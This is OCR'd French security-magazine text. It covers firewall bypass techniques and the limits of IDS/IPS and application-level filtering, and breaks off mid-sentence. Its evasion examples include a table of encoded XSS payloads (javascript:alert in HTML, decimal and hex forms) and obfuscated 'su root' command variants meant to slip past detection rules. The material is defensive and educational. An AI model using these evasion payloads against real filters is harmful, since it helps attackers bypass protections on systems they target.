Le filtrage sans état présente des lacunes qui permettent à des intrus d'établir des canaux de communications à travers eux de manière relativement simple. Les *ACK channels* TCP en sont un exemple célèbre. Pour discriminer le sens d'une connexion TCP, un pare-feu sans état détecte le premier paquet de la connexion par l'absence de drapeau ACK et la présence du drapeau SYN, et ne le laisse passer que dans le sens autorisé. Tout paquet portant le drapeau ACK est alors considéré comme un paquet appartenant à une connexion établie et est autorisé à passer, quel que soit son sens de traversée du *firewall*. Il suffit alors de n'utiliser que des paquets ACK pour établir un canal de communication à travers le firewall, dans n'importe quel sens. Pour l'anecdote, un module permettant d'inverser la signification des drapeaux SYN et FIN [4] permet également de contourner le dispositif.


Abuser le filtrage à état

L'apparition des filtres à état (*stateful filtering*) a permis de limiter énormément les problèmes de gestion de la fragmentation, de caractérisation du sens des flux et plus largement de la vérification de leur cohérence. Les attaques ont alors porté sur les insuffisances des implémentations. Les deux cas d'école sont la gestion des messages ICMP et le suivi de fenêtre TCP.

Certains produits se réclamant de cette catégorie n'implémentent toujours pas le filtrage à état des erreurs ICMP. Lorsqu'une erreur ICMP est reçue par le firewall, celui-ci doit parcourir sa table d'états pour vérifier si les informations contenues dans les données ICMP se rapportent à une session en cours. Si c'est le cas, le message est probablement valide, sinon, il doit être bloqué. Un filtre n'implémentant pas cette fonctionnalité rend dès lors le filtrage des erreurs ICMP difficile. L'administrateur doit en effet choisir quels messages ICMP il va laisser passer et ceux qui resteront à la porte. S'il se montre trop laxiste, il s'expose à des attaques en déni de service (essentiellement inondation) ou à l'établissement possible de canaux cachés reposant sur des messages d'erreur autorisés. S'il se montre trop rigide, il bloquera des messages valides nécessaires au bon fonctionnement du réseau. Un mécanisme régulièrement mis à mal par une telle gestion des erreurs ICMP est la découverte du MTU (*Path MTU Discovery*) puisqu'elle repose sur la réception de message d'erreur (*Fragmentation Needed*) souvent bloqués par des administrateurs chatouilleux.

Le suivi de fenêtre TCP, implémenté très tôt sur OpenBSD [5], consiste à vérifier l'évolution correcte des numéros de séquence et d'acquittement en fonction de la taille des fenêtres TCP négociées à l'initialisation de la connexion. Il a été longtemps jugé inutile et trop coûteux à mettre en œuvre par les développeurs de pare-feu, jusqu'à ce qu'un type de canal caché utilisant des segments de données TCP hors séquence apparaisse. Le principe, illustré en *figure 1*, consiste à établir une connexion valide à travers le pare-feu de manière à créer un état. Ensuite, on envoie des paquets dont les données sont hors-séquence contenant les données du canal. Ces paquets seront d'abord acceptés par le firewall pensant qu'ils appartiennent à la connexion courante, puis lus par une *backdoor* écoutant le réseau et enfin ignorés par la couche réseau de la machine cible.

Figure 1 *Canal caché sur données hors-séquence*



Et aujourd'hui ?

Mis à part les attaques de niveau 2, les pare-feu disponibles aujourd'hui sur le marché permettent de bloquer toutes les attaques mentionnées ici. La défragmentation des flux, le vrai filtrage à état (incluant suivi de fenêtre TCP et validation des messages ICMP) et le suivi de protocoles quelque peu bizarres ont permis d'imposer de fortes contraintes aux niveaux 3 (IP) et 4 (TCP, UDP, etc.). Le contournement basé sur les protocoles réseau devenant plus ardu et hasardeux, les attaquants se sont alors tournés vers les données applicatives.

Passer par-dessus ou comment détourner les applications

Des protocoles de plus en plus tordus ?


Alors que la plupart des applications reposent sur une (ou plusieurs) connexion(s) TCP ou un flux UDP simple(s) dont les particularités (principalement port destination) sont connues, d'autres nécessitent l'établissement en cours de session de flux annexes aux paramètres négociés. Pour un outil ne possédant pas les moyens de comprendre ces négociations, de tels flux apparaissent aléatoires et sont extrêmement difficiles à filtrer correctement sans ouvrir de trou béant.

Le FTP [6] est en quelque sorte la doyenne de ces applications. En plus d'une connexion TCP à destination du port 21, il nécessite en effet une deuxième connexion dédiée au transfert des données, dont les paramètres sont négociés dans la première. En particulier, pour permettre à un utilisateur de profiter pleinement de cette application, il est nécessaire d'autoriser le serveur FTP visé à établir une connexion depuis son port 20 vers un port quelconque (usuellement au-dessus de 1024) du client [7]. Ce qui revient grosso modo à autoriser le monde entier à se connecter

à n'importe quel port haut de sa plage d'IP cliente, pourvu que la connexion vienne du port 20. Cette caractéristique est largement utilisée pour contourner les dispositifs de filtrage pour des scans, puis des attaques directes. De fait, une gestion efficace de ce protocole est nécessaire dès lors qu'on veut l'utiliser (le remplacer par scp/sftp pourrait être un bon début), ce qui nécessite un module spécifique destiné à surveiller les connexions FTP pour détecter la négociation et en extraire les paramètres de la connexion de données.

Si l'immense majorité (pour ne pas dire la totalité) des pare-feu gèrent aujourd'hui pleinement le FTP, il est des protocoles qu'il n'est pas possible de suivre complètement parce que leur négociation ne fait pas apparaître tous les paramètres nécessaires. IRC [8] fait partie de ces protocoles. Il s'agit d'un protocole de *chat* reposant sur des serveurs centraux gérant l'acheminement des messages aux clients qui y sont connectés. En particulier, ce protocole permet d'établir des communications directes entre clients (mode DCC) dont les paramètres sont échangés via le serveur comme illustré en *figure 2*.

Figure 1 *Négociation d'une connexion IRC DCC*



La requête de communication DCC émise par Alice ne contient pas l'adresse IP de Bob, que seul le serveur connaît. Son pare-feu, même sachant détecter, lire et interpréter cette requête, ne pourra donc pas identifier la source de la connexion qui va être établie. Pour la laisser passer, il devra autoriser n'importe quelle IP à se connecter sur le port P que Alice a mis en écoute à cet effet... Seul le pare-feu de Bob dispose des deux adresses mises en jeu.

La gestion de ce type d'application a donné lieu à des attaques consistant à envoyer de faux messages de négociation de paramètres pour entraîner la mise en place par le pare-feu d'autorisations pour des connexions arbitraires, soit en profitant d'erreurs d'implémentations [9], soit de l'impossibilité de reconnaître tous les paramètres, soit les deux [10].

Or, les applications fonctionnant ainsi sont de plus en plus nombreuses, avec en tête, les outils de voix/vidéo sur IP (H323, SIP, Skype, etc.) et les systèmes d'échange P2P avec ou sans serveur (eDonkey, Overnet, Bittorrent, etc.). Ces applications impliquent en effet des négociations, parfois nombreuses, avec divers intervenants (serveurs, autres clients), sur des modes parfois différents aux spécifications changeantes (cf. H323 [11]). En outre, pour des raisons de sécurité, les connexions qui supportent les négociations sont parfois chiffrées, rendant le dispositif de filtrage complètement aveugle.

Remontons dans les couches

Une autre technique pour établir un canal de communication consiste à détourner l'usage normal d'un protocole autorisé. Si par exemple la consultation du web est autorisée en sortie, on pourra se servir de l'autorisation pour établir une connexion TCP arbitraire vers un service écoutant sur le port 80. C'est ce type de détournement qui amène de plus en plus d'architectures à intégrer des proxies ou des outils de filtrage intégrant des modules d'inspection applicative qui permettent d'imposer un protocole applicatif spécifique. Dans l'exemple précédent, on pourra par exemple forcer l'utilisation de HTTP lorsqu'on se connecte sur le port TCP/80 d'une machine externe.

L'attaquant doit alors remonter dans les couches. Son canal de communication n'est alors plus établi sur TCP, mais il reposera sur le protocole applicatif autorisé quel qu'il soit. On connaît des outils d'encapsulation IP sur HTTP [12] ou DNS [13] par exemple. On pensera également à l'utilisation de protocoles chiffrés. En particulier, la simple autorisation d'un flux SSL sortant permettra l'établissement d'un tunnel [14] dont on ne pourra même pas examiner le contenu, même à travers un proxy.

Ce qui nous amène à une tendance très marquée des applications réseau récentes, à savoir l'utilisation massive de HTTP/HTTPS comme support de transport de leur propre protocole. Le web étant l'application reine sur Internet, autorisée quasiment partout, son utilisation comme support permet d'en utiliser les autorisations. On pensera aux extensions Webdav et aux VPN-SSL, évidemment, mais aussi à d'autres outils moins en odeur de sainteté chez les administrateurs qui peuvent utiliser HTTP (logiciels P2P en particulier). Un pare-feu qui voudrait prendre en charge de tels protocoles devrait donc non seulement être capable de comprendre HTTP, mais également l'utilisation qui en est faite par l'application visée, ce qui, dans certains cas, relève de la gageure.

Enfin, profitant de la complexification des applications disponibles en ligne, sont apparues les attaques dites « applicatives » qui visent l'applicatif déployé au-dessus du service visé. La cible quasi exclusive de ces attaques est le web dynamique : PHP/MySQL au-dessus d'Apache, ASP/SQL Server au-dessus d'IIS, etc. Les flux malicieux sont dès lors parfaitement valides et cohérents du point de vue du protocole applicatif (HTTP par exemple), mais ce sont les paramètres échangés qui, après traitement, vont déclencher l'exploitation de failles (SQL injection, *Cross Site Scripting*, etc.). Vouloir bloquer ce type d'attaque au niveau du réseau implique des outils ayant une profonde connaissance de l'applicatif implémenté et des requêtes qu'il traite de manière à imposer une politique de filtrage suffisamment stricte.

Changement de cible, changement de méthode

Enfin, les serveurs ne constituent plus la cible exclusive des attaquants. Ces derniers s'intéressent également particulièrement aux clients et les logiciels qu'ils utilisent massivement (navigateur, client de messagerie, etc.) en les attaquant de manière détournée.

Plutôt que de se lancer une nouvelle fois dans une confrontation avec le pare-feu, il s'agit d'attirer les utilisateurs vulnérables vers des sources de code malicieux (*phishing*) pour les infecter. Ainsi, il n'y a pas violation ou détournement des règles du pare-feu, juste une connexion tout à fait valide dont le contenu s'avère dangereux.

Pour protéger les clients de ce type d'attaque, il faut alors implémenter une analyse systématique de toutes les données échangées dans le protocole applicatif et de leur effet sur l'environnement client, à l'instar des attaques applicatives citées précédemment.

Une fois le client compromis, un des buts du code malicieux sera d'établir un canal de communication, de préférence dissimulé, vers l'extérieur. C'est pourquoi le contournement de pare-feu s'est nettement tourné vers la création de canaux cachés par encapsulation à plus ou moins haut niveau, selon les besoins et les protections en place.

Les firewalls d'aujourd'hui

Ainsi, les outils de filtrage réseau, pour répondre aux attentes de sécurité toujours plus poussées de leurs utilisateurs, doivent aujourd'hui implémenter des dispositifs de vérification à tous les niveaux, avec filtrage à état, proxies transparents intégrés, analyse antivirale à la volée, gestion de *blacklists*, IPS intégré, etc. Cela ne les rend pas moins aveugle face aux protocoles chiffrés (typiquement HTTPS) de plus en plus utilisés, mais au moins, ça en jette sur la plaquette commerciale ;)

Passer à côté ou comment profiter des erreurs

Le firewall adaptable

Nous avons vu précédemment les difficultés pour un outil de filtrage que pose la gestion de protocoles compliqués, en particulier pour des outils d'entrée de gamme destinés aux particuliers. Une méthode qui existe pour résoudre ce problème consiste à faire communiquer l'application et le pare-feu de manière à ce que cette dernière puisse demander des ouvertures ou des redirections de ports de manière à fonctionner normalement. Ainsi, de plus en plus d'outils grand public l'*Universal Plug'n'Play* (UPnP), permettent à des applications compatibles (P2P, VoIP) de fonctionner parfaitement malgré le filtrage et la traduction d'adresse (NAT). Tout séduisant que soit ce concept pour l'utilisateur, il ne l'est pas moins pour le concepteur de code malicieux, tout capable qu'il est d'utiliser et d'implémenter une couche UPnP dans son ver/trojan/backdoor de manière à pouvoir en prendre le contrôle à distance, détournant ainsi une fonctionnalité légitime.

L'entrée des artistes

Une autre source de contournement des barrières de filtrage réseau sont les accès distants de type RAS ou VPN. Leur configuration est en effet souvent beaucoup trop laxiste, entraînant la création de véritables boulevards entre le réseau interne et Internet, via le poste connecté en environnement souvent peu sûr (réseau domestique, cybercafé, hotspot WiFi, etc.). Plus généralement, la gestion des utilisateurs nomades qui passent leur temps à entrer et sortir du périmètre protégé, tout en se connectant à des environnements aussi variés que dangereux, pose un réel problème de sécurité pour lequel les solutions commencent tout juste à pointer le bout du nez.

La fin des firewalls ?

Au regard des limitations précédemment évoquées, il est naturel de s'interroger sur l'efficacité et donc l'utilité des outils de filtrage réseau actuellement déployés. C'est ce que fait en particulier un groupe appelé le *Jericho Forum* [15] en prônant la dé-périmètrisation des réseaux, ce qu'on peut grossièrement résumer par la suppression des pare-feu en faveur de protections locales, déployés sur chaque système unitaire. En effet, puisqu'il est admis que ces dispositifs ne suffisent plus à assurer la protection des systèmes informatiques, en particulier les clients, et vu que le système d'information a tendance à s'exporter largement au-delà du périmètre physique habituel, autant s'en débarrasser définitivement pour enfin se concentrer sur l'essentiel...

Si cette approche paraît pleine de pragmatisme, elle ne fait en définitive que déplacer la plupart des problèmes de filtrage de flux de la périphérie du réseau aux stations. En outre, elle soulève d'autres questions plus pernicieuses, parce qu'éloignées de la technique.

Les limites des protections locales

Les pare-feu personnels [16] sont des outils de filtrage de flux réseau destinés à protéger le système sur lequel ils sont installés. Ils permettent d'appliquer des contraintes sur les flux entrant et, plus intéressant, de limiter les flux sortant en fonction de paramètres locaux, comme l'identité de l'utilisateur et/ou le nom de l'application qui les génère. Cela permet en particulier d'empêcher un programme étranger comme une backdoor ou un trojan de se placer en écoute ou d'émettre des connexions. Dans un modèle sans pare-feu d'infrastructure, il s'agit du seul rempart de filtrage de flux disponible.

Cependant, ces dispositifs souffrent de nombreuses limitations [17], en particulier lorsque le système est corrompu. En effet, comment une application peut-elle d'une part se protéger du système sur lequel elle s'exécute, et d'autre part en limiter les actions vis-à-vis de l'extérieur ? Parmi les techniques connues pour contourner ce type de dispositif, on pourra citer l'utilisation des couches réseau inférieures (injection, capture) et l'utilisation d'applications autorisées (navigateur en particulier) par injection de code.

Il devient alors impératif de bloquer tout code malicieux parvenant à la machine, puisque si ce dernier s'exécute, il disposera de moyens pour envoyer ou recevoir des flux (puisque aucun autre dispositif ne sera là pour les bloquer). Or actuellement, les outils d'analyse antivirale ne savent pas bloquer un code malicieux qui s'injecterait dans une application en cours d'exécution, comme c'est le cas lorsqu'on exploite une faille logicielle. Lorsqu'on sait ce que sont capables de faire les *shellcodes* actuels [18], on finit par se dire que les protections locales disponibles actuellement sont largement insuffisantes à assurer seules la protection d'une infrastructure complète. Par exemple, avec un outil comme Metasploit [19], il est possible de construire un shellcode

encodé, donnant accès à un serveur VNC chargé en mémoire dans l'application vulnérable, sans écriture sur le disque, à travers la connexion utilisée pour exploiter la faille...

Enfin, l'absence de dispositifs de filtrage d'infrastructure réduira certainement la segmentation des réseaux de manière drastique aux seuls équipements de routage. Ceci aura pour conséquence directe d'accroître la portée des attaques de niveau 2 et donc de réduire d'autant la sécurité des flux réseau. Les protections devront alors incomber aux applicatifs déployés, probablement par un usage massif de la cryptographie.

La problématique de la responsabilité

Cette difficulté notable d'assurer la protection de l'ensemble du réseau face à un hôte compromis nous amène naturellement à évoquer la problématique du périmètre de responsabilité. La suppression de la muraille qui encercle nos réseaux ne supprimera pas pour autant la responsabilité du propriétaire d'un système d'information par rapport à l'usage qui en est fait. Or, si d'une part on ne peut pas compter sur les pare-feu personnels pour bloquer l'action d'un code malveillant, et si d'autre part aucun dispositif n'est présent dans l'infrastructure pour filtrer les flux qu'il pourrait émettre, comment va-t-on pouvoir prévenir l'utilisation frauduleuse d'un système corrompu, en particulier pour attaquer d'autres systèmes sur Internet ?

Conclusion

Il a toujours été évident que les solutions reposant uniquement sur des firewalls n'étaient pas viables, en particulier face au développement de l'usage de la cryptographie, même si les produits disponibles aujourd'hui sur la marché offrent des fonctionnalités et des performances sans commune mesure avec les outils disponibles il y a seulement 2 ou 3 ans. Mais il est également clair qu'un monde sans filtrage réseau est peu crédible. La solution se situe donc à la croisée des chemins.

Exactement comme les applications dites « sécurisées », implémentant des trésors de fonctionnalités et de segmentation interne, font reposer une partie de leur sécurité sur des fonctionnalités offertes par le socle système qu'est le système d'exploitation (*chroot*, *jail*, abandon de privilège, etc.), la sécurité d'un réseau repose à la fois sur des dispositifs de filtrage et de segmentation de type pare-feu fournis disposés sur l'infrastructure, assurant au minimum un bon cloisonnement fonctionnel du réseau et de ses flux, et sur des mécanismes de sécurité complémentaires, voire redondants, déployés sur les systèmes.

Références

[1] C. Blancher, É. Detoisien et F. Raynal, « Jouer avec le protocole ARP », MISC 3.

[2] V. Vuillard, « Les limites de la détection d'intrusion et du filtrage au niveau applicatif », MISC 22.

[3] D. Song, fragroute, **http://www.monkey.org/~dugsong/fragroute/**

[4] P. Biondi, SYN/FIN swap patch, **http://secdev.org/projects/sfswap/**

[5] PF - The OpenBSD Packet Filter, **http://www.openbsd.org/faq/pf/**

[6] RFC 959 - File Transfer Protocol, **http://www.faqs.org/rfcs/rfc959.html**

[7] C. Blancher, « Netfilter en profondeur », Linux Magazine France Hors-Série 12.

[8] RFC 1459 – *Internet Relay Chat Protocol*, **http://www.faqs.org/rfcs/rfc1459.html**

[9] Netfilter security advisory 2001-04-16-ftp, **http://www.netfilter.org/security/2001-04-16-ftp.html**

[10] Netfilter security advisory 2002-02-25-irc-dcc-mask, **http://www.netfilter.org/security/2002-02-25-irc-dcc-mask.html**

[11] H.323 Standards, **http://www.packetizer.com/voip/h323/standards.html**

[12] L. Brinkhoff, Httptunnel, **http://www.nocrew.org/software/httptunnel.html**

[13] F. Heinz et J. Oster, Nstx, **http://nstx.dereference.de/nstx/**

[14] A. Thivillon, SSLTunnel, **http://www.hsc.fr/ressources/outils/ssltunnel/index.html.fr**

[15] Jericho Forum – **http://www.opengroup.org/jericho/**

[16] C. Blancher, « Atouts et limites du modèle de sécurité du pare-feu personnel », **http://sid.rstack.org/articles/0306_SSTIC_FWPerso_Article.pdf**

[17] E. Detoisien et N. Ruff, « Limites des firewalls personnels », MISC 22.

[18] Spoonm, « *Recent Shellcode Developments* », **http://www.recon.cx/recon2005/papers/Spoonm/**

[19] *Metasploit Project*, **http://www.metasploit.com/**

Les limites de la détection d'intrusion et du filtrage au niveau applicatif

Victor Vuillard
vvuillard@citali.com
Consultant Réseaux et Sécurité des Systèmes d'Information
Citali – **http://www.citali.com**

Nous verrons dans cet article les limites courantes qui peuvent être rencontrées dans le filtrage au niveau applicatif (proxy, IPS) ou la détection d'intrusion (IDS).

Introduction

L'ouverture des systèmes d'informations impose une attention sans cesse accrue. L'objectif est simple : les flux doivent être filtrés et les attaques détectées. Mais comme le champ d'intervention est vaste, la tâche est complexe. Comme tout doit maintenant passer au peigne fin, le niveau applicatif devient le lieu d'inspection incontournable. Une fois le canal de transmission établi, c'est ce niveau qui assure le transit des données ou des fonctions réelles. Aujourd'hui, c'est aussi lui qui abrite la grande majorité des attaques. Et demander à un système de détection ou de prévention d'intrusion de comprendre chaque protocole applicatif qu'il rencontre n'est pas aisé. Même les *proxies* filtrants, spécialisés dans un nombre très limité de protocoles, souffrent de la définition des normes qui laissent souvent soit des possibilités d'extensions, soit différentes interprétations possibles. Pire encore, les personnes ou entreprises implémentant les normes prennent parfois le parti de ne pas les suivre complètement (consciemment ou non).

Dans ce contexte, il est inévitable que la détection d'intrusion et le filtrage au niveau applicatif ne peuvent être qu'approximatifs. Nous allons donc voir quelques-unes de leurs faiblesses et techniques d'évasions.

1/2 + 1/2 = 2

Dans la préhistoire des IDS, la méthode la plus répandue pour détecter les attaques dans les IDS était ce qui est appelé le *packet grepping* : il s'agit uniquement de rechercher une chaîne de caractères spécifique dans un paquet intercepté sur le réseau. Le problème rapidement soulevé est qu'une communication unitaire n'est pas forcément envoyée d'un bloc, mais peut être séparée en plusieurs parties. Pour qualifier une communication de dangereuse, il convient donc de ne pas s'arrêter à l'étude de chaque segment séparé mais bel et bien de les rassembler afin d'inspecter la communication dans son ensemble.

Fragmentation IP

En temps normal, une taille maximale de transfert (MTU) est donnée pour chaque interface réseau. Si un paquet à envoyer sur le réseau dépasse cette limite, celui-ci sera fragmenté en autant de paquets que nécessaires. Entre un expéditeur et un destinataire, un paquet peu très bien être fragmenté de multiples fois (au niveau de chaque routeur intermédiaire).

La publication *« Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection »* [IED] a dévoilé comment tirer parti de cette fonction afin de passer inaperçu auprès des systèmes de détection d'intrusion.

Au niveau IP, deux attaques principales y sont présentées :

- Jouer sur l'ordre des paquets : d'habitude, les paquets arrivent dans l'ordre correct. Un mauvais IDS qui ne traiterait que le cas général pourra alors être abusé. D'autre part, certains modules de réassemblage de fragments s'arrêtent dès que le dernier fragment est arrivé. Il est alors facile de les tromper en commençant par envoyer le dernier fragment puis tous les autres ;
- Envoyer plusieurs fois des fragments qui ont la même position mais pas forcément les mêmes données. En règle générale, les systèmes d'exploitation favorisent les derniers fragments envoyés, mais pas tous (par exemple, Solaris). Comme un IDS est rarement configuré pour prendre en compte les particularités de chaque système surveillé, c'est le genre d'astuce qui permet de passer inaperçu à tous les coups !

Fragroute [FRAG] est un outil bien utile qui permet de tester ces attaques. Nous en reparlerons un peu plus loin.

Segmentation TCP

Tout comme au niveau IP, l'IDS et l'IPS ont besoin de suivre l'envoi des segments TCP. Une difficulté supplémentaire est qu'à ce niveau, l'échange est bien plus compliqué : le numéro de séquence, la taille de fenêtre offerte (émetteur rapide, récepteur lent), la retransmission, etc. doivent entrer en paramètre.

La retransmission est un point relativement épineux : il n'est pas rare que les IDS doivent inspecter des flux de données importants. Dans ce contexte, il arrive qu'ils ratent quelques paquets. Alors qu'un système cible n'aurait qu'à demander une retransmission, l'IDS doit composer avec cette perte et faire des hypothèses sur la suite des échanges qu'il reçoit (en particulier pour le suivi des numéros de séquences).

Jamais deux sans trois

Les 2 paragraphes précédents exposent des failles potentielles qui ne touchent pas le niveau applicatif mais uniquement le niveau réseau. Au niveau applicatif, le problème persiste. Nombreux sont les protocoles qui proposent de fragmenter l'envoi d'une requête ou de données.

Un cas très simple est Telnet où les caractères peuvent être transmis un à un (caractères d'effacement compris). De ce fait, il

est nécessaire pour l'IDS de comprendre les commandes passées et pas uniquement les éléments du flot de données un à un.

Un protocole complexe est difficile à inspecter. C'est le cas de RPC. Autant les implémentations Unix que Windows ont montré leur aptitude à regorger de failles. Cet état de fait souligne à quel point il est important de décoder correctement ce type de protocoles. RPC [RPC] propose de fragmenter la demande d'exécution de procédure distante. Le protocole est difficile à analyser, car il inclut différents modes (connectés ou non) et la fragmentation ne suit pas les mêmes règles dans un cas ou dans un autre. Par exemple, dans le mode connecté, l'envoi des fragments est supposé ordonné, mais pas dans le mode non connecté. Même si une taille limite de segment est fixée, certaines phases de l'échange peuvent permettre l'envoi de segments plus importants, etc.

Quelques solutions

Bien évidemment, la plupart des concepteurs d'IDS et IPS ne sont pas restés les bras croisés devant ces menaces et ont implémenté des pré-processeurs qui permettent de déchiffrer les différents protocoles et de ré-assembler les fragments avant de les analyser. Pour prendre le cas de Snort, différents modules sont proposés :

- `frag2` ré-ordonne les fragments IP, vérifie la taille des données présentes dans chaque fragment puis les ré-assemble ;
- `stream4` suit l'état des connexions TCP et ré-assemble les différents segments d'une même communication;
- Plusieurs pré-processeurs d'inspection de protocoles, comme `http_inspect_server`, `rpc_decode` ou encore `telnet_decode` réalisent le même type de tâches au niveau applicatif.

Malgré tout, tout n'est pas parfait. Ici, les limitations sont multiples. Tout d'abord, ces pré-processeurs sont plutôt gourmands en ressources. Pour limiter cet effet, un `timeout` est souvent imposé pour chaque niveau d'analyse. Dans le cas de Snort cité précédemment, le défaut est de 60 secondes pour `frag2`, de 30 secondes pour `stream4` et de 60 secondes pour le décodeur HTTP. Là où fragroute, dont nous parlions au premier paragraphe, prend tout son intérêt est dans l'exploitation de ce `timeout`. Si l'attaquant connaît le type d'IDS, il suffira souvent d'ajouter deux ou trois secondes au `timeout` par défaut. Dans le cas des IPS, il est même possible de rechercher la valeur du `timeout` en constatant, pour une attaque donnée et un délai qui varie entre chaque fragment envoyé, le seuil à partir duquel une réponse est obtenue.

Un second souci avec les pré-processeurs est la taille des données qui est conservée pour chaque communication. En effet, comme ces données résident en mémoire vive, il est prudent d'en limiter la taille pour garder des performances raisonnables. Tout ce qui dépasse cette limite de taille n'est alors pas pris en compte par l'IDS...

D'autre part, l'action des pré-processeurs est en général limitée aux ports connus ou spécifiés pour un protocole donné. Par exemple, un module d'inspection HTTP n'aura tendance à être appliqué que sur le port 80. Mais combien d'interfaces web de configuration ou d'administration tournant sur un autre port (*appliances* diverses, imprimantes, bornes WiFi, *switches*, baies de stockage, Compaq HTTP, *Sun Local Patch Server*, Ntop, etc.) se trouvent sur votre réseau ? Rares seront les administrateurs d'un IDS à penser à tous les inclure !

Un autre inconvénient qui mérite d'être mentionné est la complexité apportée par chaque pré-processeur. En effet, chaque nouveau module permettant d'analyser un nouveau protocole risque de contenir des vulnérabilités. Quelques exemples de telles vulnérabilités ont déjà été reportés, par exemple dans le décodeur RPC de Snort [SNORT-VULN]. Il suffit toutefois de voir le nombre de bugs et de failles trouvés dans les modules d'analyse de protocole d'Ethereal [ETHE] pour se dire que le potentiel de vulnérabilités au niveau des IDS et IPS est loin d'être épuisé.

Une question de présentation

Une fois les différents segments ré-assemblés, l'IDS doit les comprendre. Les modules d'analyse des protocoles sont également là pour normaliser la représentation des données.

Encodage

Une des astuces les plus utilisées, en particulier pour HTTP, est de jouer sur l'encodage de caractères. Par exemple, une URL contenant `"MISC"` en format ASCII s'écrira `"%4D%49%53%43"` une fois encodée en hexadécimal. Dans du HTML, les encodages peuvent être encore plus insidieux. Par exemple, `"MISC"` pourra s'écrire sous les formats `"MISC"` en hexadécimal, `"&#77&#73&#83&#67"` en codage décimal et `"TUlTQw=="` en Base64 (qui sera ensuite facilement décodé en 2 lignes de JavaScript). De même, une adresse IP 10.1.2.3 pourra être présentée sous la forme Dword `167838211`, en hexadécimal `0x0a.0x01.0x02.0x03`, ou même en octal `0012.0001.0002.0003` (ces formats peuvent ne pas être interprétés en fonction du navigateur web et de sa version – par exemple, certaines versions récentes d'Internet Explorer ne reconnaissent plus le format Dword pourtant standard).

Si on prend un cas assez simple d'un proxy web filtrant qui tente de prémunir les utilisateurs de *cross-site scripting*, de nombreuses formes d'évasion pourront être utilisées en se basant sur l'encodage. Le site **ha.ckers.org** [XSS] nous en donne de nombreux exemples. En voici quelques-uns dans le tableau 1, ci-contre.

Polymorphisme

Bon nombre de signatures d'IDS permettant la détection de *shellcodes* se basent sur la recherche d'instructions NOP (0x90). Le problème de cette approche est que, d'une part, elle génère beaucoup de faux positifs et, d'autre part, elle peut être contournée. En effet, des outils comme ADMutate [ADM] ou LibExploit [LIBEXPLOIT] permettent de remplacer les instructions 0x90 des shellcodes par d'autres instructions équivalentes. Le module `Fnord` a amené un niveau d'analyse plus approfondi dans Snort puisqu'il repose sur une recherche de variantes aux instructions `NOP` et `SYS`. Le nombre de variantes et l'évolution des outils permettant de détecter les shellcodes ne permet toutefois pas d'avoir une détection fiable. D'autre part, des outils comme LibExploit proposent de chiffrer le shellcode. Dans ce cas, une routine est ajoutée avant le shellcode pour le déchiffrer. Un IDS

Tableau 1 : Formes d'évasion

Exemple sans tentative d'évasion :

```
<IMG SRC="javascript:alert('XSS');">
```

Avec encodage HTML des quotes :

```
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
```

Encodé en UTF-8 :

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41>
```

En hexadécimal sans point-virgule :

```
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

ou IPS peut très bien inclure dans ses règles de détection les routines les plus souvent rencontrées (en général, de simples `XOR`), mais il est très simple de les modifier et chaque routine incluse dans l'IDS ou l'IPS apporte un coup de calcul non négligeable. Pour passer inaperçu d'une détection statistique, un bourrage de données inutiles faussant le calcul est parfois ajouté au shellcode initial. Il semble donc illusoire d'espérer une détection fiable de shellcode. Dans le cas de proxy filtrant, ModSecurity [MODSEC] propose une détection et un blocage de *buffer overflow*, mais la détection suit les mêmes principes qu'exposé précédemment et les techniques d'évasion seront alors similaires.

D'autres problèmes de représentation

L'évasion de détection d'intrusion ou de filtrage en jouant sur la représentation de données est un vaste sujet. Nous avons déjà parlé des deux méthodes les plus courantes. Bien d'autres existent :

- La représentation en format *big endian* ou *low endian* des octets stockés en mémoire – les IDS ne font pas forcément la différence entre les deux représentations et ne prennent pas en compte l'architecture du processeur de la cible. Certains *exploits* visant des serveurs sous Solaris ne sont parfois pas détectés pour ces raisons ;
- Les fins de lignes représentées tantôt par `\r\n` tantôt par `\n` suivant que l'on se trouve sous Windows ou sous Unix ;
- La représentation des répertoires avec des `\` ou des `/`. Cette technique d'évasion a été introduite par RFP avec Whisker [WHISKER] pour exploiter des failles IIS, mais elle peut également fonctionner pour passer outre certaines règles de détection de failles de serveurs FTP tournant sous Windows ;
- La représentation relative des répertoires avec des `/../` ;
- Lorsque le protocole le permet, il est possible de jouer sur les espaces, les tabulations, les fins de lignes au milieu d'une requête, etc. Pour les protocoles qui ne disposent pas d'un module d'inspection spécifique, cette technique peut toujours fonctionner, même si cela tend à être de moins en moins vrai.

Camouflage

Lorsqu'une règle est créée pour qu'un IDS détecte une attaque ou qu'un IPS ou un proxy filtrant la stoppe, il est difficile d'imaginer toutes les variantes qui pourraient mener cette règle à être contournée. Imaginons une règle simplissime au niveau d'un IDS qui émet une alerte lorsque l'IDS constate que la commande `su root` a été passée. Est-ce que la personne écrivant l'IDS va penser aux contournements `su `ls / | grep roo`` ou `su rq^Hoazert^H^H^H^H^Hot` ou encore à une commande plus tordue comme :

```
